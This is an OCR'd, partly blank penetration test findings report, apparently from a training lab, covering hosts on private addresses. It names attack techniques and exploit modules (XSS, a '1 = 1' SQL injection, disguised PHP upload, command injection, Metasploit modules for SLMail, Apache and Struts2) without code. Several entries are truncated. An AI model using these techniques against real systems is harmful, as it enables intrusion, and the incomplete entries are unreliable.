
Vulnerability
code injection
1 = 1 SQL injection
Credential Dump with unintended command
Open ports that should not be open
Weakpasswords
Directory Traversal
windows/pop3/seattlelab_pass

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	20

Exploitation Risk	Total
Critical	5
High	9
Medium	
Low	


Vulnerability Findings

Vulnerability 1	Findings
Title	Cross-Site Scripting
Type (Web app / Linux OS / WIndows OS)	Web APP
Risk Rating	high
Description	Generated script
Images	
Affected Hosts	192.168.14.35
Remediation	Having validation that does not allow <(> characters tha maliciously used

Vulnerability 2	Findings
Title	php text document instead of an image
Type (Web app / Linux OS / WIndows OS)	Webapp
Risk Rating	high
Description	Upload a malicious file instead of an image

Images	
Affected Hosts	192.168.14.35
Remediation	In addition to restricting the file types, it is importar no files are 'masking' as allowed file types. For inst attacker were to rename an .exe to .docx, and your entirely on the file extension, it would bypass your document which in fact it is not. Therefore, it is imp types before allowing them to be uploaded.


Vulnerability 3	Findings
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	high
Description	Using an SQL injection 1 = 1 to gain access to the syste


Images	
Affected Hosts	192.168.14.35
Remediation	Allow-list input validation

Vulnerability 4	Findings
Title	Command injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	high
Description	na


Images	
Affected Hosts	192.168.14.35
Remediation	Validate and Sanitize user input and Use safe coding pra

Vulnerability 5	Findings
Title	nmap port scan
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	na
Description	na


Images	
Affected Hosts	192.168.13.0/24
Remediation	Close unneeded ports and keeping the system updated


Vulnerability 6	Findings
Title	Exploit with http and tomcat
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	na
Description	na
Images	


Affected Hosts	192.13.10
Remediation	keep the services up to date

Vulnerability 7	**Findings**
Title	multi/http/appche/mod
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	
Description	
Images	
Affected Hosts	192.168.13.11
Remediation	na


Vulnerability 8	**Findings**
Title	na
Type (Web app / Linux OS / WIndows OS)	na
Risk Rating	na
Description	na


Images	
Affected Hosts	na
Remediation	

Vulnerability 9	**Findings**
Title	http struts2 content type ognl
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	na
Description	na
Images	
Affected Hosts	172.20.222.153
Remediation	


Vulnerability 10	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	


Vulnerability 11	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	

Images	
Affected Hosts	
Remediation	

Vulnerability 12	**Findings**
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	

Affected Hosts	
Remediation	

Vulnerability 13	**Findings**
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	

Vulnerability 14	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	